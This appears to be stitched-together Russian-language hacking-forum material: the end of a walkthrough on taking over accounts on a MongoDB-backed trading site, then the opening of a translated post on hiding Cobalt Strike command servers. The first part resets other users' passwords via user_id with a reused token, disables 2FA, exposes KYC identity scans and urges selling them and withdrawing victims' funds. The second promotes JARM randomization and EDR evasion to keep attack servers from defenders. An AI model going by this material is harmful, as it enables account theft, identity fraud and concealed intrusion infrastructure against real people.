Не, ну это определенно подарок, в запросе мы получаем JSON файл с конкретной информацией по каждому itemу в списке на главной странице (файл с этим json прикреплен), вместе с их id в базе, только вот нам надо отсюда не `_id` и `id`, которые являются id-шниками itemов на главной, а именно `user_id`. Теперь просто берем этот `user_id` и меняем у пользователя пароль, потом логинимся с этим паролем. Запрос в PostMan должен быть примерно следующий:







В пост данных мы указываем user_id из JSON файла, вместе с паролем в формате bcrypt, поскольку именно в таком формате пароли хранятся в базе данных ($yvvvu!wG6xE!s = \$2a\$10\$wn-Hh0ZhkGIMshtolQwUKfuQvqTF0mT9SgZ5yEqP491fETrEGKgOa$), в хидерах мы добавляем параметр token, _id, id, _id это user_id пользователя, токен я взял из запроса который отправлял из личного кабинета для изменения имени. Изменил я пароль на первом аккаунте, том что на скрине в JSON-документе (Abukoech). Если мы посмотрим на полученный в ответ JSON-объект по ближе, то можем найти информацию о KYC пользователя, вместе с сканом документов. Ну да, ну да, можете еще сканы доков оттуда вытащить и продать кому-нибудь. Этот JSON-объект содержит полную информацию о пользователе, за исключением пароля, то есть по сути, мы можем полностью сдампить базу данных если у нас будет информация о всех id пользователей.

```
"kyc_docs": [
    {
        "frontView": "http://res.cloudinary.com/georgia007/image/upload/v1610544147/IdentityCard_Front_5fff3df2c73f154f75a47f91.jpg",
        "backView": "http://res.cloudinary.com/georgia007/image/upload/v1610544147/IdentityCard_Back_5fff3df2c73f154f75a47f91.jpg",
        "bothView": "http://res.cloudinary.com/georgia007/image/upload/v1610544147/IdentityCard_Both_5fff3df2c73f154f75a47f91.jpg",
        "user_doc_id": "Identity card",
        "user_doc_name": "Any Government ID",
        "updated_at": "2021-01-13T11:16:21.408Z",
        "updated_by": "User",
        "kyc_status": "APPROVED",
        "_id": "5fff3df2c73f154f75a47f91",
        "uniqueId": "#GUNLRCRT",
        "actionPerformedBy": "5cb87d97d48853450e1d8da2",
        "staffName": "cipher7"
    }
]
```

Теперь пробуем авторизоваться в этом аккаунте с помощью пароля который мы отправили. Ужас, нас просит ввести 2FA-код.



Вырубаем эту херню аналогичным образом, что и с паролем. И успешно входим в аккаунт.





xss.sis
Abukoech
0.00028065 ₽

Вуаля, вот мы и попали в аккаунт этого снайпера (Black Lives Matter), бабки которого мы можем успешно вывести на свой счет. Но тут копейки, примерно 300 рублей, если пошараебиться так по другим аккаунтам, то цифра там может быть значительно больше.

4x_Заключение

Данная уязвимость по сути своей является очень простой, и существует по причине плохой фильтрации данных. Если при просмотре запросов от какого-либо сайта вы увидите в возвращаемых данных параметр `_id` в JSON-объекте, то скорее всего вы имеете дело с MongoDB, поскольку в данной базе все записи имеют такой идентификатор. Если поковыряете разные эндпоинты на сайте, то скорее всего найдете уязвимое место. Хоть эта уязвимость и является очень простой, она несет большую опасность и может стать причиной утечки данных с сайта.

5x_ЛИТЕРАТУРА

1. <https://db-engines.com/en/ranking>
2. <http://xssforumv3isucukbxhdhwz67hoa5e2voakcfkuieq4ch257vsburuid.onion/threads/64297/>
3. -----
4. <https://www.mongodb.com/docs/manual/reference/operator/query/>
5. <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>


Вложения

- [items.txt](#)
- [registration.txt](#)

СПРЯЧЬТЕ СВОЙ COBALTSTRIKE КАК ПРО!

автор: RIZ





ПОЕХАЛИ !!!




HIDE YOUR COBALTSTRIKE LIKE A PRO! & BYPASS KASPERSKY END POINT SECURITY AV/EDR (PART 2)

BY [R1Z](#), В ПЕРЕВОДЕ ОТ [YASHECHKA](#)

Ола, Амигос.

В этой теме я собираюсь разместить две части в одной из интересующих тем для тех, кто хочет спрятать и обезопасить свой тимсервер впс. Я собираюсь продолжить серию о том, как скрыть свой CobaltStrike как PROфи!!!



Добавлено в конец темы.

~/ Клон *.Kaspersky.com SSL и уклон от BlueTeam
~/ Обход Касперского AV/EDR 04.06.2022

Прежде чем я начну, эта тема будет включать в себя все, чтобы скрыть ваш командный сервер! Когда я говорю все, я имею в виду, что вся эта шняга будет незаметна и на неё никогда не будут охотиться!

С ноября 2021 года Shodan зарегистрировал “Cobal Strike Beacon” в качестве продукта в своей панели инструментов, и, конечно, остальные будут добавлены уже сейчас. Многие сканеры и blueteams сейчас работают над сканированием cobaltstrike нестандартно...

Я имею в виду, что как только вы установите свой ВПС и сделаете на нем некоторую безопасность OPSEC, например:

- SSH-туннелирование, блокировка, етк.
- Туннель Apache/nginx и безопасность.
- Настройка Cloudfront или CloudDFlare без каких-либо расширенных возможностей OPSEC.
- Изменение порта командного сервера по умолчанию.
- Изменение сертификата SSL по умолчанию.

и многое другое, что вам еще нужно изменить и внедрить в свою инфраструктуру, чтобы убедиться, что все эти ребята, которые запускают хонипоты или блютимеры, ждут вас с нетерпением.

В этой теме я расскажу о двух частях. В первой части мы будем взламывать код cobalt-strike, как и было обещано для последнего выпуска cobaltstrike 4.4, где многие ребята хотят знать, как компилировать или как модифицировать cobaltstrike самостоятельно. А во второй части будет представлен мой новый скриптовый инструмент HCS (Hide Cobalt Strike), наибольшее преимущество использования инструмента HCS заключается в том, чтобы запутать онлайн-сканеры и хонипоты, ваш центр обработки данных.. потому что все они зависят от подписей JARM (также известных как JA3 + JA3), и я отсканировал почти 10 ГБ подписей JARM, и будет использоваться только частота в хеше JARM, поэтому, как только вы решите установить JARM, вам не нужно охватывать все конфигурации и сложные вещи.. + вам не нужно ставить только один JARM на свой командный сервер, НЕТ! Инструмент будет обновлять JARM вашего командного сервера каждые 5 секунд для почти 1 ГБ сигнатур JARM, поэтому этим сканерам будет практически невозможно выследить вас.

В будущем я добавлю больше функций, чтобы остановить все виды служб обнаружения и распространения, которые пытаются охотиться на командные серверы, поэтому вам не нужно быть хорошим OPSEC, плохим или джуниором, мои советы.. и трюки, а мои обновленные версии этого инструмента предоставят вам последнюю версию “START BEFORE YOU READY!” безопасности и сохранности...

Этот инструмент даст вам супер силу и сэкономит ваше время, чтобы искать здесь и там, чтобы знать, как работать спокойно, и сделать ваши маячки необнаружимыми, пока вы продолжаете обновлять сервер с последним обновлением этого инструмента!

```
[r1z@xss] - [~/Desktop]
$ ./r1z.sh

< START BEFORE YOU'RE READY! >
-----
\ ^__^
 \ oo\ \
    (__)\ )\/\
        ||----w |
        ||     |
-----
```

XSS.is


```
[HCS AUTO] by ~r1z@XSS
TOX: A5852A300E402AD8AA973E1147D024FFE7DCF34BCC203C7B9DFB8560A3B10361F03703C2F3F6
```

- 1) Install TOR Over Teamserver.
- 2) Install OpenVPN Over Teamserver.
- 3) Install DNSCrypt (DoH) via Cloudflare.
- 4) Install Domain Randomizer (HAMMERTHROW).
- 5) Install CS with Random port and password.
- 6) Install CS with Manual password and port.
- 7) Install JARM Randomizer (aka JA3) fucking JA3 scanners.
- 8) exit


Choose an option: █



В этот инструмент будут включены ожидающие необнаруживаемые JAR-файлы cobaltstrike 4.4 + 4.5, а также некоторые другие версии cobaltstrike, которые работают в Linux, MacOS и Windows с использованием плагина CrossC2.

Я хочу упомянуть здесь одну вещь, утечка Cobaltstrike 4.5, она не в "рабочем состоянии" для большинства парней, у которых есть утечка ... есть проблема выхода маячка, когда вы повышаете свои привилегии..

